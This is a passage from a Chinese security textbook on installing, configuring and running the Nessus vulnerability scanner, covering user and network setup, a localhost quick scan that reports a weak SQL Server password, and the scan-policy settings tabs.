


图 6-22

另外，在 Nessus 的安装目录中，有一个名字为“updatecmd.exe”的可执行文件，直接运行该程序也能够下载最新的插件。“updatecmd.exe”在命令行下运行的过程及结果如图 6-23 所示。

图 6-23

6.3.3 Nessus 服务器端基本配置

前面，我们已经将 Nessus 服务器安装完毕，下面我们将介绍服务器端的基本配置。作为一个服务器，我们可以为用户添加账号，供用户通过客户端连接到服务器上，使用 Nessus 扫描服务。为了能够使得非本机用户连接到服务器上，我们需要配置一下服务器的网络地址（Nessus 服务器默认的监听本机的客户端连接）。

首先，让我们看看如何增加一个新的用户。我们可以直接运行 Nessus 安装目录下面的“UserMgmt.exe”（默认的安装路径是 C:\Program Files\Tenable\Nessus\UserMgmt.exe），或者单击“开始→所有程序→Tenable Network Security→Nessus→User Management”运行其快捷方式，如图 6-24 所示。




图 6-24

如图 6-25 所示是用户管理的主界面，点击左上角菜单里的“Add User”，出现一个“Add a New User”窗口，我们为新用户添加用户名和密码。




图 6-25

然后，我们配置服务的网络。为了允许非本机用户远程连接到服务器上，我们必须做此步

配置。与用户管理一样，有两种方式打开配置界面，我们这里不再详细描述。如图 6-26 所示是服务器配置的主界面，我们可以配置服务器的 IP 地址和端口，关于 IP 地址的配置有如下几种情况。

- 服务器的默认 IP 地址是“127.0.0.1”，要想让其他用户登录服务器，必须改为本机的 IP 地址；
- 如果您的计算机中有多个 IP 地址，并且想让 Nessus 服务器仅运行在某个 IP 上，那么将您期望的 IP 地址键入其中。
- 如果您的计算机中有多个 IP 地址，并且想让 Nessus 服务运行在所有的 IP 上，那么请您键入“0.0.0.0”。




图 6-26

当配置完成后，单击“save”按钮，此时那个红色的灯会变成黄色。如果配置成功，则黄灯最后会变成绿灯（见图 6-27），同时 Nessus 服务程序也就相应地开启了；否则又会变回红色。




图 6-27

为了证明 Nessus 服务器端已经开始监听，我们在命令行下用“netstat -an”命令查看一下目前主机端口的开放及监听情况。如图 6-28 所示，可以看到 Nessus 已经在 127.0.0.1:1241 开始监听了，我们可以通过客户端连接进行漏洞扫描了。




图 6-28

6.3.4 Nessus 客户端下载与安装

与服务器端一样，客户端也是在 http://www.nessus.org/download/上下载，如图 6-29 所示。在下拉列表框中选择“NessusWX（a Microsoft Windows Client for Nessus）”，单击“Download”按钮之后，打开客户端的下载页面，如图 6-30 所示，选择“Binaries for NessusWX 1.4.5d （Intel platform）”下载。大家可以发现，服务器端与客户端的版本号不是同步的。




图 6-29




图 6-30

客户端 NessusWX 下载下来之后是一个.zip 文件，将其解压，解压之后如图 6-31 所示。

图 6-31

NessusWX 是一个绿色软件，无需安装，双击可执行文件“NessusWX.exe”即可运行，这是 Nessus 运行在 Win32 平台上的远程安全扫描软件。它是多线程、基于插入式的软件，拥有很好的 GTK 界面，能够完成超过 1200 项的远程安全检查，具有强大的报告输出能力，可以产生 HTML、TXT 和 PDF 等格式的安全报告。

下一节，我们会详细讲述如何用 NessuWX 进行漏洞扫描。

6.4 用 Nessus 进行扫描

Nessus 的服务器端和客户端都可以执行扫描任务，本节将分别进行介绍。此外，本节还提供一个 SQL 注入漏洞扫描案例供大家学习。

6.4.1 用 Nessus 服务器端进行扫描

1. 快速扫描

（1）启动 Nessus

从桌面或者开始菜单启动 Tenable Nessus，如图 6-32 所示，这是 Nessus 3 的主界面。




图 6-32

（2）发起漏洞扫描

在 Nessus 3 的主界面中点击“Start Scan Task”，将出现提示我们输入目标地址的界面，如图 6-33 所示。在这里，输入 127.0.0.1 表示将扫描本机。




图 6-33

Nessus 扫描目标地址可以是一台主机的 IP 地址，如 192.168.0.2；可以是一个主机名，如 www.sina.com；也可以是一个网络地址，如 192.168.0.0；还可以是一个 IP 段，如 192.168.0.2～192.168.0.255。Nessus 支持输入多个不同类型的地址，中间用逗号隔开即可，如图 6-34 所示。




图 6-34

Nessus 3 提供“Address Book”，在这里可以增加、编辑和删除目标地址，供以后扫描时使用。如果点击了“Address Book”，则点击“New Scan Task”，输入 127.0.0.1，继续下一步。这时，Nessus 将提示我们选择插件，如图 6-35 所示。




图 6-35

第一个选项：Enable all but dangerous plugins with default settings。在默认配置下，扫描器将加载除了拒绝服务攻击之外的所有安全插件。

第二个选项：Enable all plugins with default settings。将加载所有插件，包括危险插件。发起这类扫描可能会使目标主机服务中断。

第三个选项：Choose a predefined policy。选择一个预先定义好的策略。用户可以事先创建一个策略，以后可以重复使用。

第四个选项：Define my policy。与第三个选项不同，用户必须当场创建策略。在“创建策略”部分将对如何管理策略进行阐述。

在这个示例当中，我们选择第一个选项，然后点击“Next”。

（3）选择 Nessus 服务器

接下来就是选择 Nessus 服务器了。前面已经介绍 Nessus 是 C/S 的体系结构，Nessus 3 Scanner 可以选择从本地读取插件进行扫描，也可以选择一个远程 Nessus 服务器，如图 6-36 所示。




图 6-36

如果选择远程主机当作服务器，则必须输入主机名或者 IP 地址、端口号、Nessus 用户名、密码。

我们选择“Scan from localhost”，然后点击“Scan now”，扫描过程就开始了。

（4）观察扫描过程

在扫描的过程中，Nessus 会显示扫描的进程和扫描结果的摘要信息，如打开的端口个数、警告个数、漏洞个数等，如图 6-37 所示。




图 6-37

（5）查看扫描结果

扫描结束后，将会自动弹出扫描的结果报告。以后也可以通过 Nessus 主界面，点击“View Reports”，查看以前所有的扫描结果，在“结果报告”部分将会进行详细介绍。此次扫描结果如图 6-38 所示。




图 6-38

结果报告显示扫描到一个漏洞，如图 6-39 所示，这是 1433 端口的 SQL Server 弱口令漏洞：用户 sa 的密码为 sa。




图 6-39

2. 创建一个策略

（1）创建策略

点击 Nessus 主界面中的“Manage Policies”，可以管理扫描策略，用户可以创建一个新的策略，也可以编辑已有的策略。打开“Manage Policies”面板之后，点击“Add a new policy”，提示输入策略名，如图 6-40 所示，输入后单击“确定”按钮。




图 6-40

（2）编辑插件

如图 6-41 所示，这是一个策略列表，从中选择一个已经存在的策略，如“test”，然后点击其右边的“Edit Plugins”，则出现插件列表，如图 6-42 所示。左边显示的是“Families”（簇）列表，右边显示的是属于该簇的插件列表。用户可以根据簇来选择插件，通过点击某个特定的簇，右边将同步显示出属于该簇的所有插件。如果用户知道插件的文件名，而不知道该插件属于哪个簇，也不知道插件名，则可以打开插件的源代码，查看插件的注册部分，找到“Family”和“Name”这两项。




图 6-41




图 6-42

如果想检测目标主机或者网络是否运行了 Kazaa 这个 p2p 软件，则选择“Peer-To-Peer File Sharing”这一簇，然后在插件这一栏选择“Kazaa is installed”和“Kazaa p2p check”这两项，最后点击“Save 'test'”。

（3）编辑设置

点击策略“test”右边的“Edit Setting”，将出现编辑设置界面，通过它可以配置该扫描策略的基本设置，如图 6-43 所示。




图 6-43

其中有 7 个配置选项卡可以选择，它们是 General、Ping、Services、Credentials、Web、Compliance 和 Others，下面分别介绍。

- General

通过“General”选项卡，我们可以设置运行在 Nessus 上插件的全局参数。第一个选项可以关闭带有拒绝服务攻击的插件，因为这类插件可能使被检测主机崩溃。第二个选项设置可以同时扫描的最多主机个数。第三个选项设置可以同时用于检测一个主机的最多插件个数，如果在同一时间扫描一台主机的插件个数过多，则可能导致主机不工作。

一次性运行在 Nessus 服务器上的进程个数，可以通过“Max number of hosts”乘以 “Max number of security checks”来计算，在这个例子中，将同时运行 80 个进程。平衡这两项设置是很重要的，如果过大，则可能导致网络过载。

设置“Thorough tests”，可以使一些插件执行额外的测试，这会产生更多的测试结果，但是会增加扫描时间。

还有一些设置可以控制产生的报告。“Report verbosity”控制插件产生报告的信息数量，“Report paranoia”改变插件报告潜在漏洞的敏感性。

此外，还有一些设置可以控制高级端口扫描。“Port range to scan”选项可以设置哪些端口必须扫描，可以减少“Max number of packets per second for port scan”以提高端口扫描的精确度，减少这个数量将减少网络拥塞。最后，通过“No simult ports”可以设置多个插件不能同时进行扫描的端口号。

- Ping

如图 6-44 所示，Nessus 使用 ping 协议检测是否有活动的主机，以及活动主机上开放了哪些端口。可以设置 ARP ping、ICMP ping 和 TCP ping。如果同时选择了 ICMP ping 和 TCP ping，那么 Nessus 同时利用 ICMP 和 TCP 协议连接主机。




图 6-44

- Services

如图 6-45 所示，这个选项卡定义了一些与插件相关的参数。这里的一些设置可能修改 General 选项卡中参数的设置，通过设置，可以减少安全扫描对打印机和其他不支持同时开放多个端口的设备的影响。




图 6-45

- Credentials

如图 6-46 所示，SMB（Server Message Block）协议是一个文件共享协议，允许主机通过网络透明地共享信息。Credentials 选项卡用来设置 SMB 协议中的用户名、密码和域名。把这些信息传递给 Nessus，可以帮助 Nessus 获得远程主机的信息，例如，远程主机是否更新了重要的安全补丁。只有专业的安全人士可以修改 SMB 参数。详细的配置信息参见下面的链接：http://www.nessus.org/documentation/nessus_domain_whitepaper.pdf。




图 6-46

Tenable 推荐网络管理员考虑创建一个域账号，方便测试。对于 Windows NT、Windows 2000、Windows Server 2003 和 Windows XP 系统，Nessus 在提供了域账号前提下，具有强大的安全性检查功能；否则，将无法进行一些安全性检查。

- Web

如图 6-47 所示，这个选项卡允许使用者提供网络中站点的 Web 服务信息，有了这些参数，Nessus 可以对 Web 服务进行测试。这些选项都是可选择的。

